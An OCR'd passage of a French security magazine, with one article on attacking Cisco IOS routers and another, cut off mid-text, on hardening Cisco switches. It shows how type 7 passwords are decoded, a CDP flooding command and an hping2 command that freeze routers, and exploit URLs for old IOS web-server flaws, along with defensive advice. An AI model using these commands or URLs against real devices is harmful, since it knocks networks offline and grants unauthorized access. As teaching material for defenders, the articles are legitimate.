


Figure 4. *Schéma du décodage du chiffre à l'aide de vigenere*

Analysons tout le processus (cf. la Figure 4). Essayons de déchiffrer le mot de passe de type 7 suivant :

```
1101180E1E1C52
```

La longueur du mot de passe peut être calculée d'après la formule suivante : (nombre de caractères dans le mot de passe chiffré – 2) / 2. Dans notre cas, le mot de passe a la longueur (14 – 2) / 2 = 6 caractères. La chaîne servant à chiffrer le mot de passe de type 7 est connu : *tfd;kfoA,.iyewrkldJKD*. Que la variable `xorstring[]=tfd;kfoA,.iyewrkldJKD` indique les éléments successifs de cette chaîne, p. ex. `xorstring[2]=f`, `xorstring[8]=A`.

Étape 1

Nous lisons la valeur de deux premiers chiffres du texte codé. Dans notre cas, c'est *11*. Elle représente la valeur initiale à partir de laquelle nous commençons à charger les éléments successifs de la chaîne *tfd;kfoA,.iyewrkldJKD*.

Étape 2

i constitue la onzième valeur de cette chaîne. Nous la représentons sous la forme décimale. Pour cela, nous utiliserons le tableau ASCII: *i* = 105.

Étape 3

Prenons deux chiffres successifs du mot de passe chiffré. Dans notre cas, ce sont les chiffres *01*. Nous les transformons de la forme hexadécimale (HEX) en forme décimale (DEC): 01 HEX = 1 DEC.

Étape 4

Nous exécutons l'opération booléenne XOR sur les nombres obtenus : 1 XOR 105 = 104. Nous consultons encore une fois le tableau ASCII: 104 DEC = *h*. La valeur obtenue est la lettre *h*.

Étape 5

Nous incrémentons la valeur initiale d'une unité. Nous sommes donc sur le douzième élément de la chaîne qui est la lettre *y*. La valeur décimale de la lettre *y* lue dans le tableau ASCII égale 121.

Étape 6

Prenons deux chiffres successifs du mot de passe chiffré, cette fois-ci, le cinquième et le sixième. Ce sont les chiffres *18* HEX, qui transformés en nombres décimaux sont représentés par la valeur 24 DEC.

Tableau 2. *Opérations de déchiffrage du code de type vigenere pour le mot de passe hakin9*

Lp.	1	2	3	4	5	6
Index	11	12	13	14	15	16
ASCII[DEC]	i [105]	y [121]	e [101]	w [119]	r [114]	k [107]
HEX[DEC]	01 [1]	18 [24]	0E [14]	1E [30]	1C [28]	52 [82]
XOR	104	97	107	105	110	57
XOR-ASCII	h	a	k	i	n	9

- Index – le pointeur vers les valeurs successives de la chaîne `xorstring[]`,
- ASCII[DEC] – la valeur successive de la chaîne exprimée sous forme ASCII et DEC,
- HEX[DEC] – les valeurs hexadécimales chargées à partir du mot de passe chiffré sous forme HEX et DEC,
- XOR – le résultat de l'opération booléennes exclusive-or entre la valeur HEX[DEC] et ASCII[DEC],
- XOR-ASCII – le résultat de la fonction XOR transformé en forme ASCII.

Étape 7

Nous exécutons l'opération logique XOR sur les chiffres obtenus 24 XOR 121 = 97. Dans le tableau ASCII, cela donne : 97 DEC = *a*.

Le processus est répété pour les chiffres successifs du mot de passe (cf. le Tableau 2). Vous voyez que le mot de passe chiffré est *hakin9*.

Le mot de passe de type 7 peut être donc déchiffré sans problèmes (évidemment, il existe des programmes spécialement conçu à cet effet, p. ex. *Boson Get Pass!*). Dans le cas des mots de passe de type 5, chiffrés à l'aide de l'algorithme MD5, le mot de passe peut être déchiffré uniquement par la méthode dictionary cracking.




Figure 5. *Cain and Abel en cours d'exécution*

Accès au routeur, fichier de configuration... et alors ?

Nous pouvons imaginer quelle quantité d'informations comporte un fichier de configuration du routeur. Grâce à lui, l'intrus peut savoir tout sur le dispositif : connaître les tableaux de routage, les interfaces utilisées, les mots de passe, les protocoles de routage, et beaucoup d'autres informations très importantes. Enfin – s'il possède le fichier de configuration, il est capable de connaître aussi ses faiblesses. Analysons la configuration du routeur Cisco présentée dans le Listing 8.

Listing 8. *Configuration du routeur Cisco de série 1600*

```
!
version 12.0
service password-encryption
!
hostname Router
!
enable secret 5 $1$46nz$FRJJEBiYy42EITTt2XmbB.
enable password 7 1101180E1E1C52
!
ip subnet-zero
!
interface Ethernet0
 ip address 192.168.0.2 255.255.255.0
 no ip directed-broadcast
!
interface Serial0
  no ip address
  no ip directed-broadcast
  shutdown
!
ip classless
ip http server
!
snmp-server community cisco RO
!
line con 0
   transport input none
line vty 0 4
  password cisco
  login
! end
```

La première section contient les informations sur l'IOS (dans notre cas – version 12.0) et les services lancés. La suivante (séparée par le point d'exclamation) contient les informations sur le nom du dispositif et les mots de passe. Les sections successives décrivent les interfaces (dans ce cas – *Ethernet* et *Serial*). Ensuite, nous retrouvons la *community string* RO pour le protocole SNMP portant le nom *cisco*. Les terminaux virtuels gèrent *telnet* qui nous permet d'accéder au dispositif après la saisie du mot de passe *cisco*. Le fichier de configuration présenté offre beaucoup de possibilités d'attaque :

- contient le mot de passe de type 7 qui est facile à déchiffrer,
- pas de liste ACL limitant l'accès à telnet,
- le mot de passe au SNMP permet l'attaque dictionary cracking,
- le serveur HTTP est lancé.

Analysons plus précisément le fichier de configuration(cf. le Listing 9).

La première chose à laquelle il faut prêter l'attention est le type de codage des mots de passe. Dans

notre exemple de configuration, le mot de passe *enable* est chiffré à l'aide de l'algorithme MD5. Il est impossible de briser ce mot de passe, mais à l'aide de la méthode dictionary cracking, l' intrus est capable de trouver la chaîne appropriée conforme au mot de passe. L'outil qui permet d'utiliser cette méthode contre les mots de passe Cisco IOS MD5 est *Cain and Abel* (cf. la Figure 5).

Si l'intrus possède des informations sur le mot de passe *enable*, il peut – après l'ouverture de la session sur le dispositif – exécuter des opérations voulues. Il est possible d'ouvrir la session du client telnet à partir d'une localisation quelconque car le mot de passe n'est pas chiffré.

Les informations sur les interfaces réseau peuvent aider dans l'analyse de la structure du réseau. Nous pouvons aussi obtenir les données concernant les dispositifs connectés à l'aide du protocole CDP (*Cisco Discovery Protocol*). Comme vous le voyez, le dispositif est un routeur haut débit muni de trois interfaces *GigabitEthernet* et ATM. Ce qui est encore intéressant, c'est la configuration SNMP et la façon de réaliser l'accès et le code *community*. Le mot de passe n'est pas chiffré, mais permet uniquement de lire les paramètres. Le serveur HTTP est aussi accessible.

L'analyse des fichiers de configuration permet de connaître bien le dispositif. Le routeur peut être reconfiguré ou utilisé à d'autres fins, p. ex. pour le sniffing actif.

Attaques Denial of Service

Les attaques de type DoS (*Denial of Service*) sont des attaques qui ont pour but de rendre plus difficile, voire d'empêcher le fonctionnement d'une machine ou d'une partie du réseau. À présent, la plupart des failles détectées dans Cisco IOS permettent à l'intrus d'effectuer une attaque DoS. En matière de sécurité, il ne faut pas négliger les attaques visant à perturber ou à arrêter le fonctionnement du système.

Listing 9. *Configuration du routeur Cisco de série 7200*

```
!
version 12.3
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname router
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$46nz$FRJJEBiYy42EITTt2XmbB.
!
aaa new-model
!
aaa session-id common
ip subnet-zero
no ip source-route
!
ip cef
ip tcp path-mtu-discovery
no ip domain lookup
ip domain name cisco.provider.net
!
interface GigabitEthernet0/1
no ip address
shutdown
duplex full
speed auto
media-type rj45
no negotiation auto
no cdp enable
!
interface GigabitEthernet0/2
ip address 192.168.0.3 255.255.255.0
duplex auto
speed 100
media-type rj45
no negotiation auto
no cdp enable
!
interface GigabitEthernet0/3
ip address 192.168.1.1 255.255.255.252
duplex full
speed 10
media-type rj45
no negotiation auto
no cdp enable
!
interface ATM5/0
no ip address
atm clock INTERNAL
atm sonet stm-1
no atm auto-configuration
atm ilmi-keepalive
no atm address-registration
!
interface ATM5/0.101 point-to-point
ip address 10.0.0.1 255.255.255.252
pvc 0/101
 protocol ip 10.0.0.1 no broadcast
 encapsulation aal5snap
! router bgp 65535
no synchronization
```

À la recherche des voisins – CDP

Cisco Discovery Protocol (CDP) est un protocole de la deuxième couche d'OSI (liaison de données), permettant de collecter les informations sur les routeurs interconnectés – ces paires sont appelées voisins (*neighbors*).

Analysons le fonctionnement du protocole. Le dispositif Cisco envoie systématiquement les données actuelles concernant sa propre configuration aux dispositifs avoisinants utilisant CDP. Ces messages ne sont pas soumis aux règles du routage parce que tout le processus se déroule dans la couche liaison de données. Les mises à jour sont envoyées par une interface déterminée à l'adresse *multicast* 01:00:0C:CC:CC:CC. L'attaque sur le protocole CDP consiste à inonder les dispositifs d'une grande quantité de données – résultat, toute la mémoire disponible du routeur est saturée. L'intrus doit être dans le même segment du réseau que le dispositif attaqué.

Nous nous servirons de l'outil *cdp* du paquet Phenoelit Impas qui émule le fonctionnement du protocole CDP conçu par Cisco. L'intrus envoie les trames CDP à la taille maximale de 1480 octets portant une adresse aléatoire de liaison de données :

```
# ./cdp -i eth0 -m0 \
   -n 100000 -l 1480 -r -v
```

En réponse, le dispositif – en fonction de la version d'IOS – peut redémarrer le système après la réception de quelques trames ou planter après la réception de plusieurs mille de trames. Il peut arriver que la mémoire sature et que les dispositifs se comportent de façon inhabituelle.

Vérifions ce qui se passera quand l'intrus effectuera l'attaque CDP sur le routeur (dans notre cas Cisco 1601, version d'IOS 12.0(18)). Au début, le routeur travaille normalement, bien que l'utilisation de la mémoire par les trames CDP soit importante (Listing 10).

L'exécution d'une commande quelconque, même la plus simple, devient impossible :

```
# sh ?
% Unrecognized command
```

L'attaque a réussi – l'intrus a empêché l'exécution des opérations de configuration ou de surveillance sur le routeur. Bien sûr, le protocole CDP doit être activé par l'administrateur, mais ce n'est pas toujours le cas.

Listing 10. *L'attaque CDP sur le routeur*

```
# debug cdp packet
%Log packet overrun,
   PC 0x221BE44, format: %s
%Log packet overrun,
   PC 0x221BE44, format: %s
%Log packet overrun,
   PC 0x221BE44, format: %s
%Log packet overrun,
   PC 0x221BE44, format: %s
L'administrateur voit sur la console :
# %SYS-2-MALLOCFAIL:
   Memory allocation of 1480 bytes
   failed from 0x221BE44, pool
   Processor, alignment 0
   -Process= "CDP Protocol", ipl= 0,
   pid= 9 -Traceback= 221BDCC
   221BF46 221BBEE 221B3B72
   221B76A 221B24C
```

Comment se défendre ?

La défense efficace contre les dangers menaçant Cisco IOS est un sujet très vaste. Pourtant, il est important de connaître les règles de base qui permettront d'assurer un niveau de sécurité des dispositifs Cisco satisfaisant :

- Les mots de passe constituent le mécanisme principal de la défense contre un accès non-autorisé au routeur. Il est recommandé d'utiliser les serveurs d'authentification externes (TACACS+ ou RADIUS),
- Il faut protéger l'accès local au routeur (mise en place des droits d'accès),
- Il est préférable d'utiliser la configuration du SNMP appropriée qui prend en compte les listes d'accès, les *community string* fortes et, si c'est possible, passer à la version SNMP v2 ou SNMP v3,
- Il n'est pas recommandé d'utiliser le serveur HTTP pour configurer les dispositifs ; si c'est le cas, il faut toujours utiliser les listes d'accès et les serveurs d'autorisation externes de type RADIUS ou TACACS+,
- Si c'est possible, il faut remplacer le service telnet par SSH,
- Il est préférable de configurer l'enregistrement de tous les évènements sur le serveur externe *syslog*,
- Désactiver tous les services de type *small services*, s'ils ne sont pas nécessaires,
- Installer les versions actuelles d'IOS sur tous les dispositifs,

Pour prévenir les attaques, il faut donc mettre en place les règles ci-dessus et se tenir au courant des informations sur la sécurité.

Blocage de l'interface à l'aide du paquet IPv4

L'une des menaces les plus importantes liées à Cisco IOS est la possibilité de bloquer l'interface par le paquet IPv4. En envoyant plusieurs fois les paquets sur l'interface d'entrée, l'intrus peut boucher la file d'entrée, ce qui mène au blocage du routeur ou du commutateur. Quelle est la raison d'un tel comportement ?

Le paquet traité par le processeur travaillant sous le contrôle de Cisco IOS, contenant le protocole SWIPE (53), IP Mobility (55) ou Sun ND (77), dont la valeur du champ TTL (*Time To Live*) est 0 ou 1,

positionne le drapeau responsable de la file d'attente d'une façon incorrecte. Cette valeur est maximale, ce qui entraîne l'inaccessibilité de l'interface. Nous pouvons observer les mêmes symptômes pendant l'envoi du paquet 103 (*Protocol Independent Multicast* – PIM) avec la valeur quelconque du champ TTL. La file d'entrée complète arrête le traitement du trafic arrivant sur l'interface bloquée. C'est après le redémarrage physique que le dispositif purgera les files d'entrée et passera en mode de travail normal. Le blocage de toutes les interfaces bloque totalement l'accès distant.

L'intrus peut effectuer ce type d'attaque très facilement – il suffit qu'il prépare un paquet approprié à l'aide de l'outil *hping2*. La syntaxe permettant d'effectuer une attaque DoS est la suivante :

```
# hping2 -0 -H 53 -t 1 \
   -i u10000 192.168.0.2
```

Analysons les paramètres utilisés pour la structure du paquet :

- `-0` (`--rawip`) – l'option RAW, dans ce mode *hping2* permettra d'envoyer l'en-tête IP avec le champ *IP Protocol Field* fixé,
- `-H` (`--ipproto`) – fixe le champ *IP Protocol Field* du paquet ; pour que l'attaque soit réussie, il faut utiliser les valeurs *SWIPE* (53), *IP Mobility* (55) ou *Sun ND* (77),
- `-t` (`--ttl`) – *Time To Live*, le temps de vie du paquet ; pour exploiter ladite faille, il faut mettre TTL à 0 ou 1,
- `-i` (`--interval`) – l'intervalle entre deux paquets successifs (uX pour X microsecondes), dans notre cas 10 paquets par seconde,
- host – l'adresse IP du routeur attaqué.

Quels sont les symptômes d'une telle attaque ? Au fur et à mesure de la réception d'une grande quantité de paquets préparés, la file d'entrée du dispositif Cisco est complètement débordée. Le processus du transfert des paquets sur l'interface est arrêté. Une tentative de se connecter au routeur échoue :

```
# telnet 192.168.0.2
Trying 192.168.0.2...
telnet: Unable to connect
   to remote host: No route to host
```

Comme vous le voyez, le dispositif ne répond pas aux messages ICMP. La file d'entrée est saturée. Cela bloque totalement le transfert des paquets à travers le routeur sur une interface choisie. Pour rétablir le fonctionnement correct du dispositif, le redémarrage physique est nécessaire. L'attaque donne le résultat attendu. La vulnérabilité d'IOS : 10.0–12.2.

Cisco Global Exploiter

En avril 2004, un outil appelé *Cisco Global Exploiter* a été publié. C'est un jeu de scripts en Perl, créé par le groupe *BlackAngels*. Grâce à CGE, il est possible d'exploiter les failles les plus populaires dans l'IOS. Le jeu comporte 14 méthodes d'attaque. Les plus importantes sont :

- *Cisco 677/678 Telnet Buffer Overflow Vulnerability* – l'attaque Denial of Service qui consiste à envoyer un grand paquet au port 23 (telnet) ; elle cause le plantage du dispositif,
- *Cisco IOS Router Denial of Service Vulnerability* – si sur un dispositif Cisco (commutateur ou routeur), un serveur Web est lancé, l'appel de l'adresse `http://<ip_du_routeur>/%%` entraîne le redémarrage d'IOS ; la faille concerne les dispositifs travaillant sous Cisco IOS 11.1-12.1,
- *Cisco IOS HTTP Auth Vulnerability* – sur un dispositif Cisco (commutateur ou routeur), un serveur Web est lancé, l'appel de l'adresse `http://<ip_du_routeur>/level/n/exec/....` (où *n* est le numéro de l'intervalle 16–99) permet d'exécuter une commande quelconque au niveau d'authentification 15,
- *Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability* – les commutateurs de série Cisco Catalyst 3500 XL permettent d'exécuter du code quelconque à travers le serveur HTTP intégré à l'aide de la requête */exec*, par exemple `http://target/exec/show/config/cr` affiche la configuration du commutateur,
- *Cisco IOS Software HTTP Request Denial of Service Vulnerability* – le redémarrage du dispositif en réponse à la requête posée au serveur HTTP : `http://target/anytext?/`,
- *Cisco Catalyst Memory Leak Vulnerability* – plusieurs tentatives d'authentification non réussies via telnet génèrent des erreurs dans le flots de paquets ou des erreurs d'accès au dispositif.

Publication du code Cisco

C'est le portail russe *http://securitylab.ru* qui était le premier à informer de la fuite du code Cisco IOS version 12.3 en mai 2004. Il paraît que plus de 800 Mo du code aurait pu fuir hors du réseau de la société Cisco. *La publication du code n'expose pas les dispositifs Cisco des clients au danger plus élevé. Les données collectées jusqu'alors suggèrent que l'incident n'était pas dû à une faille des produits ou des services offertes par Cisco aux clients ou partenaires* – c'est le message officiel de Cisco Systems. En septembre 2004, la police britannique a arrêté un suspect, un homme de 20 ans, qui a avoué sa faute. Est-ce vrai qu'il n'y a aucun danger ?

Ceux qui disposent de ce type de données, trouveront plus facilement les failles dans l'IOS. Dans le cas des dispositifs Cisco, cette situation est encore plus dangereuse – ils travaillent souvent dans le réseau, sans aucun système de sécurité. Mais jusqu'alors, le code n'a pas été publié au grand publique (excepté quelques mégaoctets sur le canal IRC). Quelles étaient les raisons de l'attaque : purement matérielles, les intrus essayant de revendre les informations volées ? Ou peut-être, les failles trouvées sont-elles déjà exploitées ? Pour obtenir la réponse il faut attendre. ●

Cisco et la sécurité d'un commutateur

Nicolas Renard

L'objectif de cet article est de vous présenter les règles de sécurité qu'il faut mettre en place sur un commutateur CISCO afin de bloquer les différentes attaques effectuées par un éventuel pirate.

Le DHCP Snooping est une solution de sécurité disponible sur les commutateurs CISCO permettant d'empêcher la présence des serveurs DHCP pirates au sein d'un réseau.

Ce type d'attaque peut-être :

- de type DHCP Starvation. Son objectif est de réserver tous les baux DHCP disponibles sur les serveurs pendant un moment et de générer ses propres trames DHCP grâce à un serveur pirate,
- de répondre plus rapidement que les serveurs de l'entreprise aux demandes des utilisateurs.

Dans les deux cas l'objectif est de distribuer aux utilisateurs des configurations réseau spécifiques afin de détourner le trafic, attaque de type *man-in-the-middle*, par exemple.

Pour palier à ces problèmes de sécurité, Cisco a donc mis en place une solution sur ses commutateurs permettant de déterminer les serveurs qui seront les seuls autorisés à diffuser des configurations DHCP au sein du réseau. Les interfaces du commutateur seront qualifiées *de confiance* ou non, selon le véritable serveur.

Petit rappel sur DHCP :

- Le but d'un serveur DHCP est de fournir dynamiquement une configuration IP aux utilisateurs. (Adresse IP, Masque de sous-réseau, DNS, passerelle). Cette configuration importante s'effectue en quatre étapes (Figure 1).

Ce qu'il faut savoir...

- Connaître les commandes de base et le fonctionnement d'un commutateur CISCO.
- Notion sur le modèle OSI.
- Connaissance réseau Ethernet TCP/IP.

Cet article explique...

- Quelles sont les différentes attaques possibles et les méthodes utilisées sur un commutateur.
- Quels sont les moyens efficaces pour s'en protéger.

Le principe du DHCP Snooping (Figure 2)

Le principe de fonctionnement du DHCP Snooping est simple. Etant donné que les requêtes *DHCP Offer* et *DHCP ACK* peuvent provenir uniquement des serveurs DHCP *officiels*, il suffit de déterminer sur les commutateurs les ports autorisés à diffuser ces requêtes comme étant des ports de confiance (*trusted*). Seuls ces ports pourront répondre aux demandes *DHCP discover* des clients. La *DHCP Snooping Table* contient l'adresse *MAC*, l'adresse IP, la durée du bail, le type de lien, le numéro de VLAN et les informations correspondantes aux interfaces qui ne sont pas dignes de confiance selon le *Switch* (Figure 3).

Configuration

Ètape 1 : Activer le DHCP Snooping en mode de configuration globale.

```
switchHakin9(config)# ip dhcp snooping
```

Ètape 2 : Activer le DHCP Snooping sur un VLAN ou une plage de VLAN. On ne peut identifier qu'un seul VLAN par VLAN ID, ou alors entrer des VLAN ID de début et de fin pour une plage de VLAN. Celle-ci va de 1 à 4094.

```
switchHakin9(config)# ip dhcp snooping
      VLAN VLAN_id { , VLAN_id }
```

Ètape 3 : Il faut entrer en mode de configuration d'interface et spécifier l'interface à configurer.

```
switchHakin9(config)# interface
      interface-id
```

Ètape 4 : Configurer les interfaces de confiance. Par défaut, toutes les interfaces ne sont pas de confiance. Le mot clé `no` peut-être utilisé pour qu'une interface puisse recevoir des messages depuis un client non reconnu.

```
switchHaking9(config-if)# ip dhcp
snooping trust
```

Ètape 5 : (*Optionnel*) Configurer le nombre de paquets DHCP qu'une interface peut recevoir par seconde. La plage comprend un chiffre de 1 à 4294967294.

```
SwitchHakin9(config-if)# ip dhcp
      snooping limit rate rate
```

Ètape 6 : Affiche la configuration du DHCP Snooping :

```
switchHakin9# show ip dhcp snooping
```

CAM Table Overflow

Principe : Saturer la table CAM afin de provoquer un fail OPEN en




Figure 1. *Présentation des échanges DHCP client/serveur*




Figure 2. *Principe du DHCP Snooping*




Figure 3. *La DHCP Snooping table*

envoyant des ARP request – ARP response. Cette attaque consiste à générer aléatoirement des adresses MAC (grâce à des requêtes ARP) afin de les enregistrer dans la CAM table du commutateur.

La CAM (*Content Adressable Memory*) est une table dans laquelle le commutateur enregistre les adresses MAC/ports sources. Lorsque la limite de la CAM table est atteinte, il se met à fonctionner comme un concentrateur (*hub*) pour pouvoir assurer la transmission de l'information sans aucune perte.

Outil implémentant l'attaque :

- macof (*suite dsniff*).

Comment s'en protéger :

- Authentification de l'utilisateur ex : *802.1x*,
- Activation de *port security* sur le commutateur CISCO : acl sur les @ *MAC* (définition des adresses, plage, etc).

L'ARP Spoofing

- Le terme *spoofing* désigne une usurpation d'identité. Par conséquent, ces attaques consistent à se faire passer pour une tierce machine dans le but d'obtenir la confiance ou l'approbation d'un serveur cible (Figure 4).

L'*ARP Spoofing* est une attaque de niveau 2 (couche liaison du modèle OSI) utilisant le protocole ARP. Ce protocole permet de faire la résolution d'une adresse IP en adresse MAC afin de pouvoir échanger des données avec une autre machine.

Lorsqu'une station veut envoyer des messages à une autre station, il est nécessaire qu'elle connaisse son adresse MAC. Une trame ARP est générée avec l'adresse IP de la station distante comme adresse IP de destination et une adresse MAC de type *broadcast* (*FF : FF : FF : FF : FF : FF*). Une fois que la machine cible à répondu, ces informations sont stockées dans le cache ARP de la station pendant une durée de temps déterminée afin de ne pas avoir à renvoyer de trames ARP pour chaque paquet émit. Si les deux stations se trouvent dans le même sous-réseau, la station émettrice pourra directement envoyer le message à la station destinatrice. Si, par contre, la station destinatrice appartient à un autre sous-réseau, la station émettrice devra envoyer son message à sa passerelle par défaut afin qu'elle le relaie.

L'objectif de l'attaque est de corrompre le cache ARP. Cela consiste donc à envoyer des réponses ARP à la victime dans le but de corrompre son cache. Le pirate enverra des réponses ARP contenant son adresse MAC, associée à l'adresse IP de la passerelle sur la station de la victime. De cette façon, tout le trafic partant de la victime en direction de la passerelle sera redirigé vers la machine pirate. Il ne reste plus qu'à router les informations reçues vers la véritable passerelle pour rester invisible. Le pirate intercepte auparavant le flux des données. Il se retrouve alors entre la victime et la passerelle, on parle de technique *man-in-the-middle*.

Il est aussi possible d'effectuer cette attaque sur un même réseau, cependant le cache ARP des deux machines cibles devra être corrompu. Le pirate devra se faire passer pour l'utilisateur au vue du serveur et inversement pour le serveur selon l'utilisateur.




Figure 4. *Principe de l'ARP Spoofing*

Inspection ARP Dynamique

Inspection ARP Dynamique (DAI) détermine si un paquet ARP transitant par le commutateur est valide ou non. Les informations contenues dans une trame ARP ou GARP (*Gratuitous ARP*) étant stockées dans la *snooping table* (si elle a été *activée*), le *Switch* peut vérifier si les informations sont conforment à celles fournies par le(s) serveur(s) DHCP autorisé(s). De plus, la DAI peut aussi valider des paquets ARP basés sur des ACL (*Access control liste*) configurées à la condition que les ordinateurs disposent d'une adresse IP statique.

Enfin, *Inspection ARP Dynamique* permet de limiter les paquets ARP pour des adresses IP et MAC spécifiques, lors de l'utilisation des ACL par ports sur les VLAN (VACL).

Spanning tree

Le spanning tree Protocol (aussi appelé STP) est un protocole réseau permettant une topologie réseau sans boucle dans les LAN avec pont. Le *Spanning Tree Protocol* est défini dans la norme *IEEE 802.1D*. Les réseaux doivent avoir un unique chemin entre deux points et le meilleur possible, cela s'appelle une

topologie sans boucle. La présence de boucle génère des *Broadcast Storm* (tempête de diffusion) qui paralysent le réseau. L'information ne sait plus quel chemin emprunter et n'arrive jamais à destination. Cependant, un bon réseau doit aussi inclure une redondance des matériels afin de fournir un chemin alternatif en cas de panne éventuelle. L'algorithme de spanning tree garantit l'unicité du chemin entre deux points du réseau en affectant un port dédié (*root port*) et en affectant aux autres ports un statut différent :

